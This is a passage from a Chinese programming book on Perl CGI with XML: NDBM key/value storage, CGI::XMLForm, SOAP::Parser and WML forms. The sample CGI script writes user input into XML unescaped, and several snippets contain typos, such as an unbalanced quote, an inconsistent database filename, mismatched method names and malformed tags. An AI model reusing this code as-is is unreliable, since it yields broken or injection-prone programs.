            $co->hidden(-name=>'type',-value=>'write', -override=>1),
            $co->br,
            $co->submit('Store'),
            $co->reset,
            $co->end_form,
            $co->h2("Retrieve a value by key"),
            $co->start_form,
            "Key: ",
            $co->textfield(-name=>'key',-default=>", -override=>1),
            $co->br,
            $co->hidden(-name=>'type',-value=>'read', -override=>1),
            $co->br,
            $co->submit('Retrieve'),
            $co->reset,
            $co->end_form,
        );
    print $co->end_html;
}
```

注意，这个 **Perl** 创建了两个 **HTML** 表单，一个用于想存储键/值匹配对时，另一个用于想输入要搜索的键时。我没有为该页面的这两个 **HTML** 表单指定要发送数据的目标，所以会简单地把数据发回到同一个脚本。通过检查 `CGI.pm param` 方法的返回值，可以检查是否已经采用已处理的数据调用了脚本。如果是这样，就说明有数据正在等待我们去处理。我们怎样才能知道数据来自哪个表单呢？我给每个表单添加了一个名为“**type**”的隐藏控件；如果用



户正在将数据写到数据库中，则会把这个控件设置为“write”，如果用户想检索数据库中的数据，则把这个控件设置为“read”。

#### 27.2.1.1 为 XML 设置 MIME 类型

该程序中的这两个 HTML 表单用于处理存储数据和检索数据，现在到了真正完成这些任务的时间了。如果用 HTML 控件中存储的数据调用该脚本，则 CGI.pm param 方法将会返回真值。无论是存储数据还是检索数据，甚至是返回错误，我们都将返回 XML 数据，所以已经把它 MIME 类型设置为可接受的 XML 类型，例如 application/xml。采用 CGI.pm 方法 header 就可以实现这种功能，它允许你设置 HTTP 头中存储的 MIME 类型。首先，返回 XML 文档，代码如下：

```
if($co->param()) {
    print $co->header(-type=>"application/xml");
    print "<?xml version = \"1.0\"?>";
    print "<data>";
```

#### 27.2.1.2 将数据存储在数据库中

如果把 type 参数中的文本设置为“write”，则用户想将数据存储在数据库中。在这个示例中，我将打开名为 xmldb 的 NDBM 数据库文件，需要时可创建它：

```
if($co->param()) {
    print $co->header(-type=>"application/xml");
    print "<?xml version = \"1.0\"?>";
    print "<data>";

    if($co->param('type') eq 'write') {
        tie %dataHash, "NDBM_File", "xmldb", O_RDWR|O_CREAT, 0644;
        .
        .
        .
    }
}
```

接下来，将获取用户想存储的键和值数据：

```
if($co->param()) {
    print $co->header(-type=>"application/xml");
    print "<?xml version = \"1.0\"?>";
    print "<data>";

    if($co->param('type') eq 'write') {
        tie %dataHash, "NDBM_File", "xmldb", O_RDWR|O_CREAT, 0644;

        $key = $co->param('key');
        $value = $co->param('value');
        .
        .
        .
    }
}
```

把这个数据存储在数据库文件中：

```

if($co->param()) {
    print $co->header(-type=>"application/xml");
    print "<?xml version = \"1.0\"?>";
    print "<data>";

    if($co->param('type') eq 'write') {
        tie %dataHash, "NDBM_File", "xml.db", O_RDWR|O_CREAT, 0644;

        $key = $co->param('key');
        $value = $co->param('value');

        $dataHash{$key} = $value;
        untie %dataHash;

        .
        .
        .
    }
}

```

现在，我们需要让用户知道发生了什么现象。如果产生了错误，则我们将报告它。否则，指出已成功存储数据：

```

if($co->param()) {
    print $co->header(-type=>"application/xml");
    print "<?xml version = \"1.0\"?>";
    print "<data>";

    if($co->param('type') eq 'write') {
        tie %dataHash, "NDBM_File", "xml.db", O_RDWR|O_CREAT, 0644;

        $key = $co->param('key');
        $value = $co->param('value');

        $dataHash{$key} = $value;
        untie %dataHash;

        if ($!) {
            print "Error: $!";
        } else {
            print "Stored $key => $value";
        }
    }

    .
    .
    .
}

```

另一方面，如果用户想检索数据库中的数据，可以为用户指定的键搜索数据库，并返回 XML 文档中的键和对应值。

### 27.2.1.3 检索数据库中的数据

首先，将哈希表连接到数据库，然后查找与用户请求的键相关联的值：

```

if($co->param()) {

```



```

print $co->header(-type=>"application/xml");
print "<?xml version = \"1.0\"?>";
print "<data>";

if($co->param('type') eq 'write') {
    tie %dataHash, "NDBM_File", "xml.db", O_RDWR|O_CREAT, 0644;

    $key = $co->param('key');
    $value = $co->param('value');

    $dataHash{$key} = $value;
    untie %dataHash;

    if ($!) {
        print "Error: $!";
    } else {
        print "Stored $key => $value";
    }
} else {
    tie %dataHash, "NDBM_File", "xml.db", O_RDWR|O_CREAT, 0644;

    $key = $co->param('key');
    $value = $dataHash{$key};

```

现在，可以用检索的数据创建<key>和<value>元素：

```

if($co->param()) {
    .
    .
    .
} else {
    tie %dataHash, "NDBM_File", "xml.db", O_RDWR|O_CREAT, 0644;

    $key = $co->param('key');
    $value = $dataHash{$key};

    print "<key>";
    print $key;
    print "</key>";

    print "<value>";
    print $value;
    print "</value>";

```

如果产生了错误，可以采用下述方式处理：

```

if($co->param()) {
    .
    .
    .
} else {
    tie %dataHash, "NDBM_File", "xml.db", O_RDWR|O_CREAT, 0644;

    $key = $co->param('key');
    $value = $dataHash{$key};

```



```

        print "<key>";
        print $key;
        print "</key>";

        print "<value>";
        print $value;
        print "</value>";

        if ($value) {
            if ($!) {
                print "Error: $!";
            }
        } else {
            print "There was no match for that key.";
        }
        untie %dataHash;
    }
    print "</data>";
}

```

该程序至此结束。这样，我们已经能够使用 Perl 将数据存储在数据库中，也可以检索该数据，并设置为 XML 格式。现在我们已经将 XML 接口到 Perl CGI。

### 27.2.2 CGI::XMLForm 写 XML

要通过输入自己想使用的值，在 Web 浏览器中创建 XML，使用 CGI::XMLForm 模块可以实现这种功能。

CGI::XMLForm 模块并不是随着标准 Perl 一起发行的，但可以从 CPAN 中获取它，也可以使用 Perl Package Manager，即 PPM（只需输入“install CGI-XMLForm”）。在本章的“深入分析”一节中，曾经描述过如何使用 toXML 创建 XML。下面给出了一个 CGI 脚本示例 `cgixmlform.cgi`，它说明了如何使用 toXML：

```

use CGI::XMLForm;
$co = new CGI::XMLForm;

if ($co->param) {
    print $co->toXML;
}

```

采用将要传递给 CGI 脚本的控件名，指定想创建的 XML，而且 XML 的文本内容会被视为控件中的文本值。下面用 `cgixmlform.cgi` 说明这是如何起作用的，在该代码中，我以 `name=value` 匹配对的方式指定了要创建的 XML 以及要放置于 XML 中的文本（CGI.pm 将按照这种方式在命令行上读取这个名字和值，我们在调试 CGI 脚本时曾经讨论过）——下面给出了结果 XML：

```

%perl cgixmlform.cgi "/document/section/topic/text"="Hello"
<?xml version="1.0" encoding="ISO-8859-1"?>
<document>
    <section>

```

```

        <topic>
            <text>Hello</text>
        </topic>
    </section>
</document>

```

这样，就可以使用 `CGI::XMLForm` 创建 XML，把 HTML 控件中的数据传递给它。

### 27.2.3 CGI::XMLForm 查询XML

可以用 `CGI::XMLForm` 模块的 `readXML` 方法查询 XML 文档。在本章的“深入分析”一节中曾经讨论过，可以把 XSLT 样式的查询传递给这个方法，`readXML` 将返回查询，而且当它遇到文档中的匹配时，会以值的匹配对方式把它找到的匹配查询返回列表中。

下面给出一个示例，更清晰地说明问题。这里，我将使用下面的文档 `cgixmlform.xml`，并针对它执行几个查询：

```

<?xml version="1.0"?>
<document>The Document
    <section>Section 1
        <p>Hello</p>
        <p>there.</p>
    </section>
    <section>Section 2
        <p>Hello</p>
        <p>again.</p>
    </section>
    <footer>Footer 1</footer>
</document>

```

现在，在 `cgixmlform.cgi` CGI 脚本中，将打开 `cgixmlform.xml`：

```

use CGI::XMLForm;
$co = new CGI::XMLForm;

if ($co->param) {
    print $co->toXML;
}
else {
    open(FILE, "cgixmlform.xml") or die "Error!";

```

在 `cgixmlform.xml` 中，将设置 XSLT 样式查询的数组，以便应用于 XML（末尾的星号是通配符，这就意味着 `readXML` 将返回它遇到的所有匹配，而不仅仅是第一个匹配）：

```

use CGI::XMLForm;
$co = new CGI::XMLForm;

if ($co->param) {
    print $co->toXML;
}
else {

```

```
open(FILE, "cgixmlform.xml") or die "Error!";
@queries = ('/document', '/document/section*',
            'p*', '/document/footer');
```

而且我将使用 `readXML` 方法，把这些查询应用于 `cgixmlform.xml`，把它返回的列表赋值给数组 `@a`：

```
use CGI::XMLForm;
$co = new CGI::XMLForm;

if ($co->param) {
    print $co->toXML;
}
else {
    open(FILE, "cgixmlform.xml") or die "Error!";
    @queries = ('/document', '/document/section*', 'p*',
                '/document/footer');
    @a = $co->readXML(*FILE, @queries);
```

每当 `readXML` 遇到查询的一个匹配时，它会返回查询本身（例如 `“/document”`）和匹配中的文本（例如 `“The Document”`），这就意味着 `@a` 将包含查询/匹配对。我可以在一个循环中显示匹配的查询和匹配的文本，如下所示：

```
use CGI::XMLForm;
$co = new CGI::XMLForm;

if ($co->param) {
    print $co->toXML;
}
else {
    open(FILE, "cgixmlform.xml") or die "Error!";
    @queries = ('/document', '/document/section*', 'p*',
                '/document/footer');
    @a = $co->readXML(*FILE, @queries);
    for ($loop_index = 0; $loop_index < $#a + 1; $loop_index += 2) {
        print $a[$loop_index] . ": " . $a[$loop_index + 1] . "\n";
    }
}
```

至此，给出了完整的代码。运行这段代码时，将产生下列结果：

```
%perl cgixmlform.cgi
/document: The Document
/document/section: Section 1
p: Hello
p: there.
/document/section: Section 2
p: Hello
p: again.
/document/footer: Footer 1
```



可以看到，当 `readXML` 找到匹配时，都是以文档次序返回匹配文本和查询。

### 27.2.4 使用 SOAP

在本章的“深入分析”一节中曾经讨论过，**SOAP** 是一种协议，它用于交换基于 **XML** 的消息，这种消息可以嵌入 **HTTP** 头中。**SOAP** 消息包含于 **SOAP** 包封中，代码如下：

```
<SOAP-ENV:Envelope
xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"
.
.
.
</SOAP-ENV:Envelope>
```

在 **SOAP** 包封中通常包含两个元素：一个头和一个主体。头通常表示消息的特征，而主体包含数据本身。可以把自己自定义的元素放入头内，代码如下：

```
<SOAP-ENV:Envelope
xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"

  <SOAP-ENV:Header>
    <starpowder:Transaction
      xmlns:starpowder="www.starpowder.com">5</starpowder:Transaction>
    </SOAP-ENV:Header>
    .
    .
    .
  </SOAP-ENV:Envelope>
```

**SOAP** 消息的主体包含数据，可以用自己想要的 **XML** 构造它，代码如下：

```
<SOAP-ENV:Envelope
xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"

  <SOAP-ENV:Header>
    <starpowder:Transaction
      xmlns:starpowder="www.starpowder.com">5</starpowder:Transaction>
    </SOAP-ENV:Header>

    <SOAP-ENV:Body>
      <starpowder:Data xmlns:starpowder="www.starpowder.com">
        <Price>34.5</Price>
      </starpowder:Data>
    </SOAP-ENV:Body>

  </SOAP-ENV:Envelope>
```

在 **Perl** 中，允许你处理 **SOAP** 的模块也称为 **SOAP**，而且它包含很多子模块，例如

SOAP::Envelope、SOAP::EnvelopeMaker、SOAP::Packager、SOAP::Parser、SOAP::OutputStream 及其他模块。这里，我将介绍用于解析 SOAP 消息的 SOAP::Parser。

目前，SOAP::Parser 模块要求 SOAP 消息使用非 W3C 的 XML 名字空间（将来应该改变这种现状），而不是使用我们曾经用过的遵从 W3C SOAP 规范的名字空间 <http://schemas.xmlsoap.org/soap/envelope/>。如果没有使用名字空间“urn:schemas-xmlsoap-org:soap.v1”，Perl SOAP 解析程序就会拒绝，所以在这个 XML 文档 soap.xml 中，我使用了该名字空间：

```
<SOAP-ENV:Envelope
  xmlns:SOAP-ENV="urn:schemas-xmlsoap-org:soap.v1"
  SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">

  <SOAP-ENV:Header>
    <starpowder:Transaction
      xmlns:starpowder="www.starpowder.com">5</starpowder:Transaction>
    </SOAP-ENV:Header>

    <SOAP-ENV:Body>
      <starpowder:Data xmlns:starpowder="www.starpowder.com">
        <Price>34.5</Price>
      </starpowder:Data>
    </SOAP-ENV:Body>

  </SOAP-ENV:Envelope>
```

现在，就能够写应用程序 soap.pl，它将解析这个 SOAP 消息。在 soap.pl 的开头，首先解析 soap.xml：

```
use SOAP::Parser;

$parser = SOAP::Parser->new();
$parser->parsefile('soap.xml');
```

要获取 SOAP 消息头，可以使用 SOAP::Parser 模块的 getHeaders 方法。这个函数将返回一个数组引用，它包含 0 个或多个哈希表引用，而且每个哈希表引用都需要下列表单：

```
{
  soap_typeuri => 'namespace of the header',
  soap_typedname => 'name of header',
  content => <header element>
}
```

要获取 SOAP 消息的主体，可以使用 SOAP::Parser 模块的 getBody 方法，它返回哈希表引用，且带有主体的内容：

```
use SOAP::Parser;

$parser = SOAP::Parser->new();
$parser->parsefile('soap.xml');

$headers = $parser->get_headers();
```



```
$body = $parser->get_body();
```

最后，我将获取哈希表引用，它是由 `getHeaders` 返回的数组中的第一个元素：

```
use SOAP::Parser;

$parser = SOAP::Parser->new();
$parser->parsefile('soap.xml');

$headers = $parser->get_headers();
$body = $parser->get_body();

$hashref = $$headers[0];
```

现在，就可以显示头和主体哈希表中的所有内容了，代码如下：

```
use SOAP::Parser;

$parser = SOAP::Parser->new();
$parser->parsefile('soap.xml');

$headers = $parser->get_headers();
$body = $parser->get_body();

$hashref = $$headers[0];

while(($key, $value) = each(%$hashref)) {
    print "head: $key => $value\n";
}

while(($key, $value) = each(%$body)) {
    print "body: $key => $value\n";
}
```

下面就说明了这个程序是如何解析 `soap.xml` 的：

```
%perl soap.pl
head: soap_type_name => Transaction
head: content => 5
head: soap_type_uri => www.starpowder.com
body: soap_type_name => Data
body: Price => 34.5
body: soap_type_uri => www.starpowder.com
```

可以看到，上面的输出中包含了来自 `soap.xml` 的所有 SOAP 消息。

```
<SOAP-ENV:Envelope
xmlns:SOAP-ENV="urn:schemas-xmlsoap-org:soap.v1"
SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">

  <SOAP-ENV:Header>
    <starpowder:Transaction
xmlns:starpowder="www.starpowder.com">5</starpowder:Transaction>
  </SOAP-ENV:Header>

  <SOAP-ENV:Body>
    <starpowder:Data xmlns:starpowder="www.starpowder.com">
```



```
<Price>34.5</Price>
</starpowder:Data>
</SOAP-ENV:Body>

</SOAP-ENV:Envelope>
```

这就是关于处理 SOAP 的深入分析，但这个领域还有很多内容。有关详细信息，请查阅位于 W3C 站点的 SOAP 文档，也可以查阅有关这个题目的一本好书。

### 27.2.5 WML：创建超链接

WML 还支持超链接吗，本节将介绍这方面的内容。

与 HTML 一样，WML 支持用于超链接的<a>元素，而且使用 href 属性指定想要导航到的位置。下面给出了一个示例，它允许你导航到 Apache Software 主页：

```
<?xml version="1.0"?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN" "http://www.wapforum.
org/DTD/wml_1.1.xml">
<wml>
  <card id="Card1" title="Using Hyperlinks">
    <p align="center"><b>Using Hyperlinks</b></p>
    <p>
      Want to see the Apache Software WML home page?
      Just click
      <a href="http://www.apachesoftware.com/wml/index.wml">
        here
      </a>.
    </p>
  </card>
</wml>
```

在图 27.10 中，可以看到这个 WML 的结果。当用户单击超链接时，浏览器将会导航到 WML 的 Apache Software 主页。




图 27.10 创建 WML 超链接

### 27.2.6 WML：处理文本输入

我们可以用 HTML 中的文本字段处理文本输入，WML 也可以处理文本输入。

WML 支持<input>元素。与 HTML 一样，如果把这个元素的类型属性设置为“text”，则可以显示一个文本字段——但能够显示 WML 的所有设备都不支持这个元素。

下面给出了一个示例：我将让用户在文本字段中输入一些文本，而且当他单击 Go 按钮时，浏览器就会显示输入的文本。首先，我创建了文本字段，并给它命名为“data”：

```
<?xml version="1.0"?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN"
    "http://www.wapforum.org/DTD/wml_1.1.xml">
<wml>
    <card id="Card1" title="Using Text Input">
        <p align="center"><b>Using Text Input</b></p>
        <p>
            Enter some text and click Go:
            <input type="text" name="data"/>
            .
            .
            .
        </p>
    </card>
</wml>
```

当用户单击 Go 按钮时，需要采用某种方式显示他在文本字段中输入的内容。在这个示例中，将在第二个卡片中完成这种操作，我会添加必要的代码，以便在用户单击 Go 时导航到第二个卡片：

```
<?xml version="1.0"?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN"
    "http://www.wapforum.org/DTD/wml_1.1.xml">
<wml>
    <card id="Card1" title="Using Text Input">
        <p align="center"><b>Using Text Input</b></p>
        <p>
            Enter some text and click Go:
            <input type="text" name="data"/>
            <do type="accept" label="Go">
                <go href="#Card2"/>
            </do>
        </p>
    </card>
```

在这个示例中，我已经给这个文本字段命名为“data”。在 WML 中，这就意味着可以在第二个卡片中以\$(data)方式引用文本字段中的文本，显示用户已经输入的内容，代码如下：

```
<?xml version="1.0"?>
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN"
    "http://www.wapforum.org/DTD/wml_1.1.xml">
<wml>
    <card id="Card1" title="Using Text Input">
        <p align="center"><b>Using Text Input</b></p>
```



```
<p>
  Enter some text and click Go:
  <input type="text" name="data"/>
  <do type="accept" label="Go">
    <go href="#Card2"/>
  </do>
</p>
</card>
<card id="Card2" title="Using Text Input">
  <p align="center"><b>Using Text Input</b></p>
  You entered: $(data).
</p>
</card>
</wml>
```

该程序至此结束。图 27.11 显示了第一个卡片。

